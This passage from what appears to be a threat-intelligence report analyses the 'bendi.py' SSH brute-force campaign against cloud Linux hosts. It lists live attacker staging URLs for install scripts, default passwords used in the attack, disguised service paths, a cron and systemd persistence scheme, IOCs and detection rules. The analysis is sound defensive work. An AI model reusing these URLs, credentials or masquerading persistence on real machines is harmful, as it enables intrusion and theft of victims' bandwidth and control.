bendi.py script screenshot 4

bendi.py script screenshot 5

bendi.py script screenshot 6

bendi.py script screenshot 7

bendi.py script screenshot 8

bendi.py script screenshot 9

bendi.py script screenshot 10

bendi.py script screenshot 11

bendi.py script screenshot 12

bendi.py script screenshot 13

bendi.py script screenshot 14

bendi.py script screenshot 15

bendi.py script screenshot 16

bendi.py script screenshot 17

bendi.py script screenshot 18

bendi.py script screenshot 19

bendi.py script screenshot 20

bendi.py script screenshot 21

bendi.py script screenshot 22

bendi.py script screenshot 23

bendi.py script screenshot 24

bendi.py script screenshot 25

bendi.py script screenshot 26

bendi.py script screenshot 27

Second-Stage Files​

After the initial sandbox pass, I pulled the live files referenced by the payload from del.sou.pp.ua.

The staging host was still serving these files on April 19, 2026:

https://del.sou.pp.ua/ip_ranges.txt
https://del.sou.pp.ua/install.sh
https://del.sou.pp.ua/install_tm.sh
https://del.sou.pp.ua/del.txt

The downloaded file hashes were:

ed60a2bf6e43308802f46d0a3e35d6f1cad7a122a14f1fc8f9ad610eaf96a491 ip_ranges.txt.downloaded
c3c7e0c540aa0bfdea56f7607dd263bcddd742ce3065f001b45be880b563414b install.sh.downloaded
1680dbf5ef7013539ef5c43fc987b5fdacdbd9784789328ca3cda82f76bf693c install_tm.sh.downloaded
c3091c4f4f55775407c79f7e34952a1817f913646a432b91b88b194b7ba61514 del.txt.downloaded

install.sh is a modified Komari Agent installer:

Service name: dbus-network-component
Install directory: /usr/lib/.sys-net
Binary path: /usr/lib/.sys-net/dbus-helper
Panel endpoint: https://sexy.pp.ua
Auto-discovery key: DsR94pYWmSUpC3n43RmwPxKw



sexy.pp.ua is a live, private web panel and /admin exposed a Komari control panel login.

sexy.pp.ua private panel landing page

sexy.pp.ua Komari admin login

install_tm.sh is a Traffmonetizer installer which disguises itself as systemd journal infrastructure:

Install directory: /usr/lib/systemd/.systemd-journald
Binary name: systemd-journald
Wrapper name: systemd-journald-helper
Service name: systemd-journald

It pulls the Traffmonetizer binary from Docker Registry APIs:

https://auth.docker.io/token?service=registry.docker.io&scope=repository:traffmonetizer/cli_v2:pull
https://registry-1.docker.io/v2/traffmonetizer/cli_v2/manifests/{tag}
https://registry-1.docker.io/v2/traffmonetizer/cli_v2/blobs/{layer_digest}

Then it creates a wrapper that hides the long token from casual process inspection:

nohup "$INSTALL_DIR/$BINARY_NAME" start accept --token "$TOKEN" >/dev/null 2>&1 &

Persistence is doubled up with both systemd and cron:

systemd service: /etc/systemd/system/systemd-journald.service
cron @reboot entry: sleep 30 && systemd-journald-helper
cron watchdog: every minute, restart if the Traffmonetizer process is missing

The resulting flow looks like this:

Oracle/OCI-heavy target ranges
-> weak/default SSH credential
-> upload bendi.py
-> install Traffmonetizer for bandwidth monetization
-> install Komari Agent for monitoring / possible remote control
-> run masscan against cloud-heavy target ranges
-> try LeitboGi0ro and 123@@@
-> register processed hosts through sou.pp.ua
-> report status through Telegram


Infrastructure Roles​

Infrastructure flow diagram for the bendi.py campaign

Expanded IOCs​

c3c7e0c540aa0bfdea56f7607dd263bcddd742ce3065f001b45be880b563414b
1680dbf5ef7013539ef5c43fc987b5fdacdbd9784789328ca3cda82f76bf693c
c3091c4f4f55775407c79f7e34952a1817f913646a432b91b88b194b7ba61514
ed60a2bf6e43308802f46d0a3e35d6f1cad7a122a14f1fc8f9ad610eaf96a491
sexy.pp.ua
https://del.sou.pp.ua/del.txt
https://auth.docker.io/token?service=registry.docker.io&scope=repository:traffmonetizer/cli_v2:pull
743493786
123@@@
/usr/lib/.sys-net
/usr/lib/.sys-net/dbus-helper
dbus-helper
/usr/lib/systemd/.systemd-journald
systemd-journald-helper
traffmonetizer/cli_v2

Additional Detection Logic​

IF
Network activity includes sou.pp.ua or del.sou.pp.ua
AND the process references Telegram Bot API
THEN
Investigate for Linux post-compromise activity
IF
A Linux host runs Komari Agent with endpoint https://sexy.pp.ua
THEN
Investigate for the staged Komari component from this campaign
IF
A Linux host creates /usr/lib/systemd/.systemd-journald
OR the host pulls traffmonetizer/cli_v2 from Docker Registry
THEN
Investigate for the staged Traffmonetizer component from this campaign

Final Takeaways​

  • A Joe Sandbox report from October 1, 2025 shows the same Komari installer invocation using https://sexy.pp.ua and the same --auto-discovery key, suggesting this infrastructure or enrollment configuration predates the April 2026 honeypot activity by many moons.
  • LeitboGi0ro connects the intrusion attempt to a known default password used by public reinstall tooling.
  • The Oracle Cloud-heavy target material gives that password a plausible audience: users reinstalling Debian on OCI Ampere-style VPS instances and leaving the documented default credential in place.
  • The live staging files show a second-stage monetization path through Traffmonetizer.
  • Komari provides not only monitoring of infected endpoint data, but a built-in terminal to execute commands on remote nodes directly from that web interface.
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →